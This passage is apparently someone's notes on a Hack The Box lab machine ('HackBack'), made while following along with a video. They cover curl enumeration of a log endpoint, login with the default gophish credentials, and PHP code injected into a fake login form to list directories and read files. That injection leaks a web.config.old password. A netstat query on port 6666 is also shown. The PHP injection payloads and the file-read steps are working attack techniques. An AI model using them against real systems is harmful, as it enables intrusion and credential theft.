
23. ***FOR LOOP* for the pages twitter, zuckbook, paypal, hackthebox**

```
1. for page in twitter paypal facebook hackthebox; do echo -e "\n\n[+] Testing with page $page:\n"; curl -s -X
GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=$site&password=12345678&session="; done
2. Nothing comes back because $site is not defined. It is supposed be $page. Lets fix it.
3. ▷ for page in twitter paypal facebook hackthebox; do echo -e "\n[+] Testing with page $page:\n"; curl -s -X
GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=$page&password=12345678&session="; done
[+] Testing with page hackthebox:

Array
(
    [0] => .
    [1] => ..
    [2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
4. SUCCESS, we get a log back.
5. We could have enumerated these one by one instead of doing the for loop, but the for loop is very cool imo.
6.  ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=hackthebox&password=12345678&session="
Array
(
    [0] => .
    [1] => ..
    [2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
7.
```

Time Stamp `01:25:27`


24. **Lets enumerate `https://10.10.10.128:64831/login` page?**

```
1. ▷ whatweb https://10.10.10.128:64831
https://10.10.10.128:64831 [302 Found] Cookies[_gorilla_csrf], Country[RESERVED][ZZ], HttpOnly[_gorilla_csrf],
IP[10.10.10.128], RedirectLocation[/login?next=%2F]
2. https://10.10.10.128:64831/login
3. Google "default credentials gophish"
4. admin:gophish
```



Time Stamp `01:28:00`

25. **We successfully login. We find another login page. Savitar finds the login page from the gophish email template for hack the box. See below. I can add `www.hackthebox.htb` to `/etc/hosts` which is *not a valid IRL domain of Hack The Box* and it leads us to a fake hack the box login page. I think this is part of the gophish fishing campaign as part of HackBack Website Server.**



New Template

Name:

HackTheBox

Import Email

Subject:

Quarantined Email

Text | HTML


Source | Styles | Format

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/T
<html>
<head>
    <title></title>
</head>
<body>
<p><a href="{{.URL}}"><img alt="Outlook Mail" src="data:image/png;base64,iVBORw0KGg
```

26. The Template contains the domain that we add to `/etc/hosts` file.

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
        <title></title>
</head>
<body>
<p><a href="{{.URL}}"><img alt="Outlook Mail" src="href=http://www.hackthebox.htb">Catch it now</a>!&nbsp; &nbsp;
</p>
2. This is where he finds the domain address and it is valid. It takes us to the other fake login page by gophish server. We may be able to hack this page and get access to the gophish server on https://10.10.10.128:64831.
3.  One of these login pages is going to get us access.
4. http://www.hackthebox.htb/, http://admin.hackback.htb/, https://10.10.10.128:64831/login (actually we got access here), http://www.hackthebox.htb/
```

`http://www.hackthebox.htb/`



Login

Type your credentials below.

E-Mail

<?php system("whoami"); ?>

Password

•••

Remember me

Login

If you don't remember your password click here.

Time Stamp `01:32:00`

27. **WFUZZ time again.**

```
1. ▷ wfuzz --hc=404 -w ~/hackthebox/hackback/htbdomains.txt -H "Host: FUZZ.htb" http://hackback.htb
000000009:   400        6 L      26 W       334 Ch      "http://hackback.htb/"
000000002:   200        33 L     54 W       614 Ch      "hacktheboxeu"
000000001:   200        33 L     54 W       614 Ch      "hackthebox"
000000005:   200        33 L     54 W       614 Ch      "hackthebox.eu.htb"
000000004:   200        33 L     54 W       614 Ch      "hackthebox.htb"
000000007:   200        33 L     54 W       614 Ch      "www.hacktheboxeu"
000000003:   200        33 L     54 W       614 Ch      "hacktheboxeu.eu"
000000006:   200        102 L    345 W      4110 Ch     "www.hackthebox"
000000008:   200        33 L     54 W       614 Ch      "www.hacktheboxeu.com"
2.
```

28. **Lets attempt to log into `http://10.10.10.132:64831/login`. We will not be able to log in but it does create another `.log` file as we will see when using our curl command**

```
1. If we do the curl command we can see there is only 1 log file present. When we attempt to login another log file is created.
2. ~ ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=12345678&session="
Array
(
    [0] => .
    [1] => ..
    [2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
3. admin@admin.com:foo
4. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=12345678&session="
Array
(
    [0] => .
    [1] => ..
    [2] => e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72.log
    [3] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
5. Another log file is created for our log in attempt with admin@admin.com password foo
6. Grab the session cookie from the DOM Storage and add it to the curl command session= part. See below
7. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
8. Make sure to change the parameter action=list to action=show
9. The log will show however many times we attempt to log in. I think it is using the session id for this.
10. Savitar wants to try to inject xml command shell as the username. I have never seen this work but lets see.
11. for email :
<?php system("Test"); ?>
password : blah
12. If we see the word test that means it make be trying to execute a command in the username field. This is an example of an IDOR I think do not quote me.
```

29. **It did not execute the command injection php script the first time when I tried the username as Test because I forgot to add the word `echo` , but it worked the second time when I did the username as haxor.**

```
1. Here is the injection I typed in the username field
E-Mail : <?php echo "haxor"; ?>
Password : foo
2. This is what we got back from the curl command grabbing the log using the show parameter
3. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
[19 December 2023, 08:03:14 AM] 10.10.14.3 - Username: , Password: blah
[19 December 2023, 08:05:03 AM] 10.10.14.3 - Username: haxor, Password: foo
4. The reason it failed the first time was because I forgot to add 'echo' into my command injection.
5. Basically, it should not be showing anything for the username field. The fact that it shows anything means it is interpreting the command injection.
```

`php echo system` VS `php echo shell_exec`

30. **Savitar is saying that even though it looks like our cmd system shell got executed it really did not. If it truly was executed it should have been reflected back in the html or Log output. He says the `system` flag is being filtered out most likely. Actually I said that but that is what is most likely happening.**

```
1. He tries instead of system to use shell_exec
2. <?php echo shell_exec("whoami"); ?>
password : foo
3. Fail nothing gets reflected back to use in the HTML or in the LOG
4. He tries it another way which i have never seen before.
5. <?php echo "I am the username" . shell_exec("whoami"); ?>
password : foo
6. Fail it reflects back the echo command but not the system command or the shell_exec command. So they are most
likely being filtered out.
7.
```

31. If you open up a PHP interactive shell in your terminal and type the following

```
1. ▷ php --interactive
2. php > print_r(scandir("."));
Array
(
    [0] => .
    [1] => ..
    [2] => .BurpSuite
    [3] => .ICEauthority
    [4] => .Xauthority
    [5] => .bash_logout
    [6] => .bash_profile
    [7] => .bashrc<SNIP>
2. Lets see if we can use 'print_r(scandir("."));' in our php command injection script.
3. 'print_r(scandir("."));' you can also traverse directories with this command. The reason he wants to use this
command becuase it is unlikely to be filtered out.
4. Traverse directories see below
5. print_r(scandir("../../"));
6. Etcetera
```

Initial FootHold `print_r` array

32. The our `printr` command shell would look like the following

```
1. E-mail : <?php print_r(scandir(".")); ?>
password : foo
2. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
[19 December 2023, 08:03:14 AM] 10.10.14.3 - Username: , Password: blah
[19 December 2023, 08:05:03 AM] 10.10.14.3 - Username: haxor, Password: foo
[19 December 2023, 08:50:08 AM] 10.10.14.3 - Username: Array
(
    [0] => .
    [1] => ..
    [2] => index.html
    [3] => webadmin.php
)
, Password: foo
3. SUCCESS, it interprets our E-mail as the PHP print_r request because it is most likely not being filtered.
```

Time Stamp `01:39:07`

33. Now lets try traversing as stated up using `../`.

```
1. E-mail : <?php print_r(scandir("../")); ?>
password : foo
2. SUCCESS, it worked, but the commands are builing ontop of each other and the log is getting big very quickly.
3. To clear the logg simply use "action=init"
4. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
[19 December 2023, 08:03:14 AM] 10.10.14.3 - Username: , Password: blah
[19 December 2023, 08:05:03 AM] 10.10.14.3 - Username: haxor, Password: foo
[19 December 2023, 08:50:08 AM] 10.10.14.3 - Username: Array
(
    [0] => .
    [1] => ..
    [2] => index.html
    [3] => webadmin.php
)
, Password: foo
[19 December 2023, 08:56:48 AM] 10.10.14.3 - Username: Array
```

```
(
    [0] => .
    [1] => ..
    [2] => 2bb6916122f1da34dcd916421e531578
    [3] => App_Data
    [4] => aspnet_client
    [5] => css
    [6] => img
    [7] => index.php
    [8] => js
    [9] => logs
    [10] => web.config
    [11] => web.config.old
)
, Password: foo
4. He tries a get contents command
5. <?php echo file_get_contents("C:\\Windows\\System32\\Drivers\\etc\\hosts"); ?>
6. SUCCESS, he is able to grab the /etc/hosts from the windows machine using the 'file_get_contents' command
```


Clear log with `action=init`

34. **If the log is getting really big you can clear it with the `action=init` flag**

```
1. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=init&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
Done!
2. Now lets reprint the '../' directory above using our print_r command.
3. E-mail : <?php print_r(scandir("../")); ?>
password : foo
4. Do not forget to change the action back to show 'action=show'
5. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 09:32:48 AM] 10.10.14.3 - Username: Array
(
    [0] => .
    [1] => ..
    [2] => 2bb6916122f1da34dcd916421e531578
    [3] => App_Data
    [4] => aspnet_client
    [5] => css
    [6] => img
    [7] => index.php
    [8] => js
    [9] => logs
    [10] => web.config
    [11] => web.config.old
)
, Password: foo
6. Basically, after every few commands you need to do an init to clean up
 the output.
```

35. **OK, now that we know that `web.config.old` is in `../` we can use that with our `file_get_contents` that is also not being filtered to `exfil` what is inside the `web.config.old`.The reason to go for the `.old` configs is because they are more likely to contain passwords.**

Got Credential



```
1. E-mail : <?php echo file_get_contents("../web.config.old"); ?>
2. password : foo
3. SUCCESS
4. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
[19 December 2023, 09:41:35 AM] 10.10.14.3 - Username: <?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <authentication mode="Windows">
        <identity impersonate="true"
            userName="simple"
            password="ZonoProprioZomaro:-("/>
     </authentication>
        <directoryBrowse enabled="false" showFlags="None" />
    </system.webServer>
</configuration>
, Password: foo
5. We get a Credential simple:ZonoProprioZomaro:-(
```

Port 6666 is wide open to command injections

36. **Don't know how I missed it and Savitar missed it as well but port 6666 is wide open to command injection via curl command. We can do** `curl -s -X GET "http://10.10.10.128:6666/help"`

```
1. ▷ curl -s -X GET "http://10.10.10.128:6666/netstat" | grep "\"LocalPort\""
        "LocalPort":  64831,
        "LocalPort":  49670,
        "LocalPort":  49669,
        "LocalPort":  49668,
        "LocalPort":  49667,
        "LocalPort":  49666,
        "LocalPort":  49665,
        "LocalPort":  49664,
        "LocalPort":  47001,
        "LocalPort":  6666,
        "LocalPort":  5985,
        "LocalPort":  3389,
        "LocalPort":  445,
        "LocalPort":  135,
        "LocalPort":  80,
        "LocalPort":  49670,
        "LocalPort":  49669,
        "LocalPort":  49668,
        "LocalPort":  49667,
        "LocalPort":  49666,
        "LocalPort":  49665,
        "LocalPort":  49664,
        "LocalPort":  8080,
        "LocalPort":  6666,
        "LocalPort":  3389,
        "LocalPort":  139,
        "LocalPort":  135,
2. So basically 5985 is open to localhost:5985 only and so are all of these ports that did not show up in the
nmap scan.
3. ▷ curl -s -X GET "http://10.10.10.128:6666/netstat" | grep "\"LocalPort\"" | tr -d '"' | tr -d ',' | sed "s/^[
\t]*//"
```

```
LocalPort:  64831
LocalPort:  49670
LocalPort:  49669
LocalPort:  49668
LocalPort:  49667
LocalPort:  49666
LocalPort:  49665
LocalPort:  49664
LocalPort:  47001
LocalPort:  6666
LocalPort:  5985
LocalPort:  3389
LocalPort:  445
LocalPort:  135
LocalPort:  80
LocalPort:  49670
LocalPort:  49669
LocalPort:  49668
LocalPort:  49667
LocalPort:  49666
LocalPort:  49665
LocalPort:  49664
LocalPort:  8080
LocalPort:  6666
LocalPort:  3389
LocalPort:  139
LocalPort:  135
```

37. **Now sort unique because we see some repetitions.**

```
▷ curl -s -X GET "http://10.10.10.128:6666/netstat" | grep "\"LocalPort\"" | tr -d '"' | tr -d ',' | sed "s/^[ \t]*//" | sort -k 2 -nu
LocalPort:  80
LocalPort:  135
LocalPort:  139
LocalPort:  445
LocalPort:  3389
LocalPort:  5985
LocalPort:  6666
LocalPort:  8080
LocalPort:  47001
LocalPort:  49664
LocalPort:  49665
LocalPort:  49666
LocalPort:  49667
LocalPort:  49668
LocalPort:  49669
LocalPort:  49670
LocalPort:  64831
The -k is "sort via key" meaning sort via column 2 and -n means by number. So sort via column 2 by number.
▷ man sort | grep -i -A2 "\-k"
       -k, --key=KEYDEF
              sort via a key; KEYDEF gives location and type
```

George Proxy

38. **sensepost/reGeorg-Github**

```
Google "george proxy github"
https://github.com/sensepost/reGeorg
